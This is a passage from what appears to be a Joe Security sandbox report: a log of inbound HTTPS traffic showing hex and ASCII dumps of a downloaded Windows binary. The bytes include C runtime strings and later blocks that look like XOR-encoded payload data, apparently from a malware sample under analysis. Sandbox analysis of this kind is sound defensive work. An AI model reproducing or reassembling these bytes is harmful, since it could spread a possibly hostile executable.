2022-05-23 06:27:16 UTC	121	IN	Data Raw: 31 61 64 36 0d 0a 05 00 00 89 84 24 40 05 00 00 83 bc 24 40 05 00 00 00 75 2e 48 8d 05 84 97 00 00 48 89 44 24 20 45 33 c9 41 b8 f5 08 00 00 48 8d 15 1f 86 00 00 b9 02 00 00 00 e8 a5 c6 fe ff 83 f8 01 75 03 cc 33 c0 83 bc 24 40 05 00 00 00 75 52 e8 0e be fe ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 f5 08 00 00 4c 8d 05 e2 85 00 00 48 8d 15 4b 99 00 00 48 8d 0d 24 97 00 00 e8 1f d0 fe ff c7 84 24 60 05 00 00 ff ff ff ff 48 8d 4c 24 78 e8 9a 7a fe ff 8b 84 24 60 05 00 00 eb 1f 8b 84 24 b0 04 00 00 89 84 24 64 05 00 00 48 8d 4c 24 78 e8 79 7a fe ff 8b 84 24 64 05 00 00 48 8b 8c 24 e8 05 00 00 48 33 cc e8 e2 44 fe ff 48 81 c4 f8 05 00 00 c3 66 90 41 dc 01 00 6b dc 01 00 a8 dc 01 00 30 dd 01 00 88 dd 01 00 95 dd 01 00 e0 dd 01 00 8d df 01 00 24 e4 Data Ascii: 1ad6$@$@u.HHD$ E3AHu3$@uRHD$ ALHKH$$`HL$xz$`$$dHLxyzdH$H3DHfAk0$
2022-05-23 06:27:16 UTC	125	IN	Data Raw: 00 00 00 00 e9 38 ff ff ff b9 01 00 00 00 e8 fd 95 fe ff 8b 44 24 20 48 83 c4 38 c3 cc cc cc cc 48 89 4c 24 08 48 83 ec 38 48 83 7c 24 40 00 75 09 33 c9 e8 78 01 00 00 eb 55 48 8b 4c 24 40 e8 5c 00 00 00 85 c0 74 07 b8 ff ff ff ff eb 40 48 8b 44 24 40 8b 40 18 25 00 40 00 00 85 c0 74 2d 48 8b 4c 24 40 e8 f6 b1 ff ff 8b c8 e8 ff 09 00 00 85 c0 74 0a c7 44 24 20 ff ff ff ff eb 08 c7 44 24 20 00 00 00 00 8b 44 24 20 eb 02 33 c0 48 83 c4 38 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 38 c7 44 24 20 00 00 00 00 48 8b 44 24 40 48 89 44 24 28 48 8b 44 24 28 8b 40 18 83 e0 03 83 f8 02 0f 85 9a 00 00 00 48 8b 44 24 28 8b 40 18 25 08 01 00 00 85 c0 0f 84 85 00 00 00 48 8b 44 24 28 48 8b 4c 24 28 48 8b 49 10 48 8b 00 48 2b c1 89 44 24 24 83 7c 24 Data Ascii: 8D$ H8HL$H8H\|$@u3xUHL$@\t@HD$@@%@t-HL$@tD$ D$ D$ 3H8HL$H8D$ HD$@HD$(HD$(@HD$(@%HD$(HL$(HIHH+D$$|$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	128	IN	Data Raw: 32 30 38 38 0d 0a 00 00 00 00 48 8b 44 24 30 c7 40 18 00 00 00 00 8b 44 24 38 48 83 c4 58 c3 89 4c 24 08 48 83 ec 58 48 63 44 24 60 48 83 f8 fe 75 15 e8 58 a3 fe ff c7 00 09 00 00 00 b8 ff ff ff ff e9 33 02 00 00 83 7c 24 60 00 7c 16 8b 05 4f dd 00 00 39 44 24 60 73 0a c7 44 24 3c 01 00 00 00 eb 08 c7 44 24 3c 00 00 00 00 8b 44 24 3c 89 44 24 34 83 7c 24 34 00 75 2e 48 8d 05 ad 82 00 00 48 89 44 24 20 45 33 c9 41 b8 2c 00 00 00 48 8d 15 28 82 00 00 b9 02 00 00 00 e8 6e ab fe ff 83 f8 01 75 03 cc 33 c0 83 7c 24 34 00 75 3e e8 da a2 fe ff c7 00 09 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 2c 00 00 00 4c 8d 05 ee 81 00 00 48 8d 15 cf 81 00 00 48 8d 0d 50 82 00 00 e8 eb b4 fe ff b8 ff ff ff ff e9 8c 01 00 00 8b 44 24 60 c1 f8 05 48 98 48 8d 0d c1 dc 00 00 8b Data Ascii: 2088HD$0@D$8HXL$HXHcD$`HuX3\|$`|O9D$`sD$<D$<D$<D$4|$4u.HHD$ E3A,H(nu3|$4u>HD$ A ,LHHPD$`HH
2022-05-23 06:27:16 UTC	132	IN	Data Raw: 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 74 69 64 74 61 62 6c 65 2e 63 00 00 43 6c 69 65 6e 74 00 00 49 67 6e 6f 72 65 00 00 43 52 54 00 4e 6f 72 6d 61 6c 00 00 46 72 65 65 00 00 00 00 00 00 00 00 64 24 02 80 01 00 00 00 5c 24 02 80 01 00 00 00 58 24 02 80 01 00 00 00 50 24 02 80 01 00 00 00 48 24 02 80 01 00 00 00 45 72 72 6f 72 3a 20 6d 65 6d 6f 72 79 20 61 6c 6c 6f 63 61 74 69 6f 6e 3a 20 62 61 64 20 6d 65 6d 6f 72 79 20 62 6c 6f 63 6b 20 74 79 70 65 2e 0a 00 00 00 00 00 00 00 49 6e 76 61 6c 69 64 20 61 6c 6c 6f 63 61 74 69 6f 6e 20 73 69 7a 65 3a 20 25 49 75 20 62 79 74 65 73 2e 0a 00 00 00 00 25 73 00 00 00 00 00 00 43 6c 69 65 6e 74 20 68 6f 6f 6b 20 61 6c 6c 6f 63 61 74 69 6f 6e 20 66 61 69 6c 75 72 65 2e 0a 00 00 00 00 00 Data Ascii: self_64_amd64\crt\src\tidtable.cClientIgnoreCRTNormalFreed$\$XPH$Error: memory allocation: bad m emory block type.Invalid allocation size: %Iu bytes.%sClient hook allocation failure.
2022-05-23 06:27:16 UTC	136	IN	Data Raw: 32 39 64 33 0d 0a 00 64 00 6c 00 6c 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 69 6f 69 6e 69 74 2e 63 00 00 00 00 73 00 74 00 72 00 63 00 70 00 79 00 5f 00 73 00 28 00 2a 00 65 00 6e 00 76 00 2c 00 20 00 63 00 63 00 68 00 61 00 72 00 73 00 2c 00 20 00 70 00 29 00 00 00 00 00 00 00 5f 00 73 00 65 00 74 00 65 00 6e 00 76 00 70 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 73 00 74 00 64 00 65 00 6e 00 76 00 70 00 2e 00 Data Ascii: 29d3dllf:\dd\vctools\crt_bld\self_64_amd64\crt\src\ioinit.cstrcpy_s(*env, cchars, p)_setenvpf:\dd\vctools\cr t_bld\self_64_amd64\crt\src\stdenvp.
2022-05-23 06:27:16 UTC	140	IN	Data Raw: 69 00 6c 00 75 00 72 00 65 00 2c 00 20 00 73 00 65 00 65 00 20 00 74 00 68 00 65 00 20 00 56 00 69 00 73 00 75 00 61 00 6c 00 20 00 43 00 2b 00 2b 00 20 00 64 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 61 00 74 00 69 00 6f 00 6e 00 20 00 6f 00 6e 00 20 00 61 00 73 00 73 00 65 00 72 00 74 00 73 00 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 77 00 63 00 73 00 63 00 70 00 79 00 5f 00 73 00 28 00 73 00 7a 00 45 00 78 00 65 00 4e 00 61 00 6d 00 65 00 2c 00 20 00 32 00 36 00 30 00 2c 00 20 00 4c 00 22 00 3c 00 70 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 6e 00 61 00 6d 00 65 00 20 00 75 00 6e 00 6b 00 6e 00 6f 00 77 00 6e 00 3e 00 22 00 29 00 00 00 5f 00 5f 00 63 00 72 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 57 00 69 00 6e 00 64 00 6f 00 77 00 57 Data Ascii: ilure, see the Visual C++ documentation on asserts.wcscpy_s(szExeName, 260, L"<program name unknow n>")__crtMessageWindowW
2022-05-23 06:27:16 UTC	144	IN	Data Raw: 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 63 00 72 00 74 00 30 00 6d 00 73 00 67 00 2e 00 63 00 00 00 00 00 00 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 20 00 45 00 72 00 72 00 6f 00 72 00 21 00 0a 00 0a 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 3a 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 77 00 69 00 6e 00 73 00 69 00 67 00 2e 00 63 00 00 00 00 00 00 00 00 00 00 00 28 00 22 00 49 00 6e 00 76 00 61 00 6c 00 69 00 64 00 Data Ascii: _64_amd64\crt\src\crt0msg.cRuntime Error!Program: f:\dd\vctools\crt_bld\self_64_amd64\crt\src\winsig.c("Inva lid
2022-05-23 06:27:16 UTC	147	IN	Data Raw: 35 33 30 66 0d 0a 72 73 74 75 76 77 78 79 7a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca Data Ascii: 530frstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
2022-05-23 06:27:16 UTC	151	IN	Data Raw: 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 00 00 6d 00 65 00 6d 00 63 00 70 00 79 00 5f 00 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 6d 00 65 00 6d 00 63 00 70 00 79 00 5f 00 73 00 2e 00 63 00 00 00 00 00 00 64 00 73 00 74 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 00 00 47 65 74 55 73 65 72 4f 62 6a 65 63 74 49 6e 66 6f 72 6d 61 74 69 6f 6e 57 00 00 00 00 00 00 00 4d 65 73 73 61 67 65 42 6f 78 57 00 00 00 00 00 77 00 63 00 73 00 63 00 70 00 79 00 5f 00 73 00 00 00 00 00 00 00 00 00 Data Ascii: = NULLmemcpy_sf:\dd\vctools\crt_bld\self_64_amd64\crt\src\memcpy_s.cdst != NULLGetUserObjectInform ationWMessageBoxWwcscpy_s
2022-05-23 06:27:16 UTC	155	IN	Data Raw: 72 00 69 00 70 00 74 00 6f 00 72 00 2e 00 20 00 46 00 69 00 6c 00 65 00 20 00 70 00 6f 00 73 00 73 00 69 00 62 00 6c 00 79 00 20 00 63 00 6c 00 6f 00 73 00 65 00 64 00 20 00 62 00 79 00 20 00 61 00 20 00 64 00 69 00 66 00 66 00 65 00 72 00 6e 00 74 00 20 00 74 00 68 00 72 00 65 00 61 00 64 00 22 00 2c 00 30 00 29 00 00 00 00 00 00 00 28 00 5f 00 6f 00 73 00 66 00 69 00 6c 00 65 00 28 00 66 00 68 00 29 00 20 00 26 00 20 00 46 00 4f 00 50 00 45 00 4e 00 29 00 00 00 00 00 00 00 5f 00 6c 00 73 00 65 00 65 00 6b 00 69 00 36 00 34 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 Data Ascii: riptor. File possibly closed by a different thread",0)(_osfile(fh) & FOPEN)_lseeki64f:\dd\vctools\crt_bld\se lf_64_amd64
2022-05-23 06:27:16 UTC	159	IN	Data Raw: 63 74 6f 72 20 64 65 6c 65 74 69 6e 67 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 00 60 76 62 61 73 65 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 00 60 73 74 72 69 6e 67 27 00 00 00 00 00 00 00 00 60 6c 6f 63 61 6c 20 73 74 61 74 69 63 20 67 75 61 72 64 27 00 00 00 00 60 74 79 70 65 6f 66 27 00 00 00 00 00 00 00 00 60 76 63 61 6c 6c 27 00 60 76 62 74 61 62 6c 65 27 00 00 00 00 00 00 00 60 76 66 74 61 62 6c 65 27 00 00 00 5e 3d 00 00 7c 3d 00 00 26 3d 00 00 3c 3c 3d 00 3e 3e 3d 00 25 3d 00 00 2f 3d 00 00 2d 3d 00 00 2b 3d 00 00 2a 3d 00 00 7c 7c 00 00 26 26 00 00 7c 00 00 00 5e 00 00 00 7e 00 00 00 28 29 00 00 2c 00 00 00 3e 3d 00 00 3e 00 00 00 3c 3d 00 00 3c 00 00 00 25 00 00 00 2f 00 00 00 2d 3e 2a 00 26 00 00 00 2b 00 00 00 2d 00 00 00 2d 2d Data Ascii: ctor deleting destructor`vbase destructor`string`local static guard'`typeof`vcall'`vbtable'`vftable'^=|=&= <<=>>=%=/=-=+=*=||&&|^~(),>=><=<%/->*&+---

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	163	IN	Data Raw: 01 00 00 00 01 0d 01 00 0d 22 00 00 01 10 03 00 10 e2 0c 70 0b 60 00 00 01 06 02 00 06 52 02 50 11 09 01 00 09 82 00 00 70 38 00 00 01 00 00 00 31 d7 01 00 ba d7 01 00 10 13 02 00 00 00 00 00 01 04 01 00 04 42 00 00 19 2d 02 00 1b 01 bf 00 30 31 00 00 e8 05 00 00 01 17 01 00 17 42 00 00 19 23 02 00 11 01 17 00 30 31 00 00 a8 00 00 00 11 08 01 00 08 62 00 00 70 38 00 00 01 00 00 00 30 fb 01 00 70 fb 01 00 30 13 02 00 00 00 00 00 11 04 01 00 04 62 00 00 70 38 00 00 01 00 00 00 87 fc 01 00 59 fd 01 00 50 13 02 00 00 00 00 00 11 08 01 00 08 62 00 00 70 38 00 00 02 00 00 00 98 ff 01 00 24 00 02 00 70 13 02 00 00 00 00 00 23 ff 01 00 42 00 02 00 a0 13 02 00 00 00 00 00 11 09 01 00 09 82 00 00 70 38 00 00 01 00 00 00 84 00 02 00 55 01 02 00 c0 13 02 00 00 00 00 Data Ascii: "p`RPp81B-01B#01bp80p0bp8YPbp8$p#Bp8U
2022-05-23 06:27:16 UTC	167	IN	Data Raw: 00 00 00 28 3b 02 80 01 00 00 00 18 3b 02 80 01 00 00 00 08 3b 02 80 01 00 00 00 f8 3a 02 80 01 00 00 00 e0 3a 02 80 01 00 00 00 c8 3a 02 80 01 00 00 00 b8 3a 02 80 01 00 00 00 a0 3a 02 80 01 00 00 00 98 3a 02 80 01 00 00 00 90 3a 02 80 01 00 00 00 88 3a 02 80 01 00 00 00 80 3a 02 80 01 00 00 00 78 3a 02 80 01 00 00 00 70 3a 02 80 01 00 00 00 68 3a 02 80 01 00 00 00 60 0d 0a Data Ascii: (;;;:::::::::x:p:h:`
2022-05-23 06:27:16 UTC	167	IN	Data Raw: 35 63 61 37 0d 0a 3a 02 80 01 00 00 00 58 3a 02 80 01 00 00 00 50 3a 02 80 01 00 00 00 48 3a 02 80 01 00 00 00 40 3a 02 80 01 00 00 00 30 3a 02 80 01 00 00 00 18 3a 02 80 01 00 00 00 08 3a 02 80 01 00 00 00 f8 39 02 80 01 00 00 00 78 3a 02 80 01 00 00 00 e8 39 02 80 01 00 00 00 d8 39 02 80 01 00 00 00 c8 39 02 80 01 00 00 00 b0 39 02 80 01 00 00 00 a0 39 02 80 01 00 00 00 88 39 02 80 01 00 00 00 70 39 02 80 01 00 00 00 64 39 02 80 01 00 00 00 5c 39 02 80 01 00 00 00 48 39 02 80 01 00 00 00 20 39 02 80 01 00 00 00 08 39 02 80 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 5ca7:X:P:H:@:0:::9x:999999p9d9\9H9 99
2022-05-23 06:27:16 UTC	171	IN	Data Raw: 66 53 00 00 c4 98 02 00 70 53 00 00 08 5a 00 00 10 a1 02 00 10 5a 00 00 1e 5c 00 00 e4 98 02 00 70 5c 00 00 0d 62 00 00 0c 99 02 00 10 62 00 00 37 63 00 00 2c 99 02 00 40 63 00 00 72 63 00 00 4c 99 02 00 80 63 00 00 d6 63 00 00 0c 9f 02 00 e0 63 00 00 5a 66 00 00 54 99 02 00 60 66 00 00 a7 66 00 00 38 a1 02 00 b0 66 00 00 fe 67 00 00 74 9 9 02 00 50 68 00 00 e4 6b 00 00 80 99 02 00 f0 6b 00 00 91 6e 00 00 a0 99 02 00 a0 6e 00 00 03 6f 00 00 b0 99 02 00 10 6f 00 00 af 6f 00 00 b8 99 02 00 b0 6f 00 00 c9 6f 00 00 0c 9c 02 00 e0 6f 00 00 85 70 00 00 c8 99 02 00 90 70 00 00 ae 7 0 00 00 f0 99 02 00 b0 70 00 00 c8 70 00 00 bc 9c 02 00 d0 70 00 00 f5 70 00 00 f0 99 02 00 00 71 00 00 76 72 00 00 04 9c 02 00 80 72 00 00 87 74 00 00 d0 99 02 00 90 74 00 00 de 74 00 Data Ascii: fSpSZZ\p\bb7c,@crcLcccZfT`ff8fgtPhkknnoooooopppppppqvrrttt
2022-05-23 06:27:16 UTC	176	IN	Data Raw: 37 35 3c 65 64 6b 67 65 21 7a 24 55 39 6b 2b 68 00 4e 31 6b 6a 5e 48 3c 4d 31 76 66 40 24 5f 79 69 58 50 2b 6f 2a 68 48 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 62 34 76 5f 65 37 35 3c 65 64 6b 67 65 21 7a 0a 21 5c 13 5f 68 00 4e 57 c4 68 5e 48 2c 4d 31 76 d6 42 24 5f 7d 69 58 50 2b 6f 2a 68 48 2a 66 5a 51 6c 35 56 43 35 11 44 14 3c 24 06 06 78 6a d9 49 62 34 76 9f 67 37 35 30 65 64 6b d3 67 21 7a 24 55 39 6b 2b 68 00 4e 31 6b 6a 1e 48 3c 0d 1f 12 07 34 45 5f 79 69 c0 53 2b 6f 2a b8 4a 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 62 74 76 5f a5 19 45 58 04 10 0a 67 65 dd 75 24 55 39 8b 29 68 00 5e 31 6b 6a 9e 4a 3c 4d 31 76 66 40 24 5f 79 69 58 50 2b 2f 2a 68 08 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 Data Ascii: 75<edkge!z$U9k+hN1kj^H<M1vf@$_yiXP+o*hH*fZQl5vC5qjfXErgxjcCb4v_e75<edkge!z!_hNWh^H,M1vB $_}iXP+o*hH*fZQl5VC5D<$xjIb4vg750edkg!z$U9k+hN1kjH<4E_yiS+o*J*fZQl5vC5qjfXErgxjcCbtv_EXgeu$U9)h^1kjJ <M1vf@$_yiXP+/*h*fZQl5vC5qjfXErgxjcC
2022-05-23 06:27:16 UTC	180	IN	Data Raw: 40 4b 90 84 e0 90 27 dc 6d 4f 0b e9 74 6a 11 8b 2f 5c 48 b7 09 15 56 ef 04 00 7f f2 25 7c 78 a0 2b 0e 58 7b e2 27 d3 58 ab 71 52 63 8c ab d2 66 d9 31 56 47 9d 78 4e 1f e3 40 52 7f 63 14 a2 60 ee 20 4f 47 ec 65 5e 04 de 75 4f 13 e3 04 6a 02 a3 d2 97 0a 2a ff 70 ff 6c 87 60 7b 59 3b 01 2b 2b ee 66 4c 68 5b eb a0 41 e7 79 52 63 c2 90 ab 8c 5d cc 26 43 58 eb 17 67 42 be 19 03 65 bc 71 18 45 ed 2f 43 45 69 f9 e0 4d fa a7 e7 a4 40 1b 62 3d 3d 16 c5 50 69 f0 3e e7 ac bc 5f 79 69 9f 15 4c c3 c4 61 48 92 db e9 5b 6c 7d fd 3e 52 39 e1 13 3f 78 81 5d 7f 6a 6c c7 3f 37 76 5f 58 86 6c 3b 65 6b ef 4c 66 21 7a 19 10 9a 61 2b 67 84 4b 32 6b 6a 63 f5 8f 47 31 79 e2 a9 26 5f 79 54 ae 1f 25 6f 25 ec c5 28 66 5a 6c 75 d3 79 43 3a f5 da 66 58 45 4f 45 95 65 63 4c e7 93 75 5f Data Ascii: @K'mOtj/\HV%|x+X{'XqRcf1VGxN@Rc` OGe^uOj*pl`{Y;++fLh[AyRc]&CXgBeqE/CEiM@b==Pi>_yiLaH[l}>R9? x]jl?7v_Xl;ekLf!za+gK2kjcG1y&_yT%o%(fZluyC:fXEOEecLu_
2022-05-23 06:27:16 UTC	184	IN	Data Raw: 21 fb 50 71 71 60 ea 6f 6c 25 75 4f 22 40 c1 78 69 79 b7 02 64 6c 59 f8 1d 7c 18 bb 94 c5 5b c3 6e 42 0a da 28 11 3a c8 71 55 2a ed 1c 61 3a 23 f3 2e 47 07 eb 70 52 7f 8d 3b 25 3c 65 a3 2f 43 21 4b 04 68 55 b2 27 0f 2c 44 c5 d1 d3 a3 1c 5e 8e ba d0 b7 8c 44 ad 0b 5d 2d 33 14 0f 2b 49 e1 0c 0e 22 db 25 48 71 0e 02 7c 70 e1 22 7c 01 33 64 bc 69 27 67 02 75 ff 19 6d 8f 6a 7a 61 64 82 fd 9b de 85 e3 11 1d 2b 66 b2 ca 4e 5a 2f 4e 1e 79 b5 09 15 36 e7 0c 00 1f 47 b0 c5 bb aa 1b 0e 28 25 4d b3 b5 96 28 11 3a aa 9f 76 6a e7 14 61 3e 48 5c 8d 49 c2 16 10 3a c9 36 d2 1f fb 21 40 23 b1 f2 5c 7a a5 19 1d 23 92 49 44 20 f0 07 4e 16 4a b7 09 15 3e eb 4c a4 e7 da e2 76 ea ea 8e 29 e1 04 0e 2e db 25 48 7d 7d 94 d3 21 ad 22 7c 01 82 95 58 6a e2 0f 46 70 cf 07 ae 50 be 70 Data Ascii: !Pqq`ol%uO"@xiydlY|[nB(:qU*a:#.GpR;%<e/C!KhU',D^D]-3+I"%Hq|p"|3di'gumjzad+fNZ/Ny6G(%M(:v ja>H\I:6!@#\z#ID NJ>Lv).%H}}!"|XjFpPp
2022-05-23 06:27:16 UTC	188	IN	Data Raw: 71 50 7b 08 72 46 79 e0 2a 46 01 b5 0c 41 3f ed 09 54 1b 52 2d 7c 78 18 bd a1 69 00 a9 a7 5e 10 9b c5 3f ca 7c 01 69 32 7c 6d f9 a5 bb a6 af 8f 2a b7 9a 47 a2 73 11 1c 7d b5 6e 67 a2 65 5e 00 88 38 64 2b af 44 6a 11 f7 27 59 48 78 c6 75 52 46 0c af 96 35 e2 8a e8 a2 64 1f 4f 09 dd 86 1e 7a ae 74 a7 ab 71 72 a8 27 99 ad 74 23 f1 2e 47 63 e3 40 52 7f e4 bf 3b 3c ee 20 4f 47 ec 65 5e 04 92 7d 4f 1b d8 4f c7 24 ac 6e 7a 13 26 41 68 b1 22 64 0c c2 86 08 31 97 6f 4b 12 32 52 9d 3e 9d 15 48 15 3c 6d 38 71 01 22 7c 65 61 ee 3c 4e 43 c2 26 10 56 30 ec c8 ca bd 11 40 4b dc 05 d6 7a af 11 1d 4b a2 2c 24 6e ba 27 4e 76 c3 78 69 01 45 ae 01 ad 56 be 2d 7c 70 27 b9 fe 68 89 4e 42 7a 53 ad 51 52 63 31 f0 1e 42 78 13 69 5c 4d e1 27 67 42 bd 32 7b 45 bc 79 18 5d ef 6f 43 Data Ascii: qP{rFy*FA?TR-|xi^?|i2|m*Gs}nge^8d+Dj'YHxuRF5dOztqr't#.Gc@R;< OGe^}OO$nz&Ah"d1oK2R>H<m8q" \|ea<NC&V0@KzK,$n'NvxiEV-|p'hNBzSQRc1Bxi\M'gB2{Ey]oC
2022-05-23 06:27:16 UTC	190	IN	Data Raw: 36 30 38 63 0d 0a 2f 73 ca 27 e8 b1 1a 75 4c 67 e7 65 e5 2e 77 a0 d6 85 db d4 74 7b 0a 8e ad 59 ba 26 7a e6 07 d0 89 7f 81 87 81 ce 5a f0 3c 48 d1 5e 7f 5c d0 24 db ed 1f 41 e5 70 96 84 70 69 4f e8 d7 45 f3 2a 60 a9 4d a6 ca f5 1b 47 69 b6 40 24 9c ea 61 67 a2 64 ae ed 06 e7 6b aa 2d d4 94 e6 6b 6a df 3d e8 e5 1a a9 66 87 61 4f 1e 71 c0 50 ea 02 3a 78 c9 5f 76 f4 95 eb 6e f7 36 25 d0 69 da df 82 37 b7 1e bc 81 43 e3 71 a6 23 62 c8 ca bd 20 b4 86 7c 9a de fb 51 85 5f 67 cc 68 c7 0b 19 e9 0b 64 48 bd 38 19 ba 9b 4d b4 34 3c 41 37 d9 6e 47 ab 1d 60 c5 49 43 d9 ab 70 56 56 4c 51 6a e7 2d 65 4e 73 7b e8 e2 0e 42 78 16 87 1e b6 40 1c f4 61 98 9c ee 64 6a ad 11 1d 5b a0 2d d4 0a ba 26 72 1a c3 79 6d ba 23 4e cb 69 8f f0 2d 7c 78 63 e2 6f b0 00 a3 22 7e 71 84 d5 Data Ascii: 608c/s'uLge.wt{Y&zZ<H^\$AppiOE*`MGi@$agdk-kj=faOqP:x_vn6%i7Cq#b |Q_ghdH8M4<A7nG`ICpVVLQj-eNs{Bx@adj[-&rym#Ni-|xco"~q

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	195	IN	Data Raw: fb 5c da 67 43 62 bf b1 16 ee 6c 25 75 ee 1f 73 2e ee c2 27 e7 1d b0 37 0f 60 48 c7 45 4f 7a 09 00 bf a1 61 fd e2 64 a4 5f 79 69 11 db d3 27 a1 99 c1 6e 42 7a b9 b3 91 77 43 06 b1 e3 22 7c 0d b5 23 5c 2a 71 0b 69 34 45 84 dd 2d 87 31 65 a3 2f 43 21 05 61 2f 55 04 98 a1 6a 00 41 b5 b4 6a 5e 48 01 db 4e 72 66 4f a0 e5 79 69 58 6d 25 d1 2e 68 47 ae 96 5a 51 6c 08 6c f1 38 71 1e 71 65 3d b5 69 78 65 e6 91 62 34 76 b7 03 60 35 3c dd 6a d5 63 65 ca bb e3 11 1d 57 f1 18 2e 4e 88 ab 6a 5e 48 bd 09 15 4a ec ab 24 5f f8 1d 7c 6c ca 75 05 68 8f 6e 42 62 a7 44 cf 76 28 71 55 52 61 d1 01 56 5f f9 1e 47 7b 91 7f ac 59 a2 73 11 0c 1a 5e 10 67 a4 4d 5e 14 58 b8 1f 0f 58 fe f7 3d 6b ad 1a 6c 08 d7 f7 ff 66 c1 50 7b 4d 9b 53 cd d8 ee 66 4c 7c 8e ae d0 45 ed 41 52 77 50 64 Data Ascii: \gCbl%us.'7`HEOzad_yi'nBzwC"|#\*qi4E-1e/C!a/UjAj^HNrfOyiXm%.hGZQll8qqe=ixeb4v`5<jceW.Nj^ HJ$_|luhnBbDv(qURaV_G{Ys^gM^XX=klfP{MSfL|EARwPd
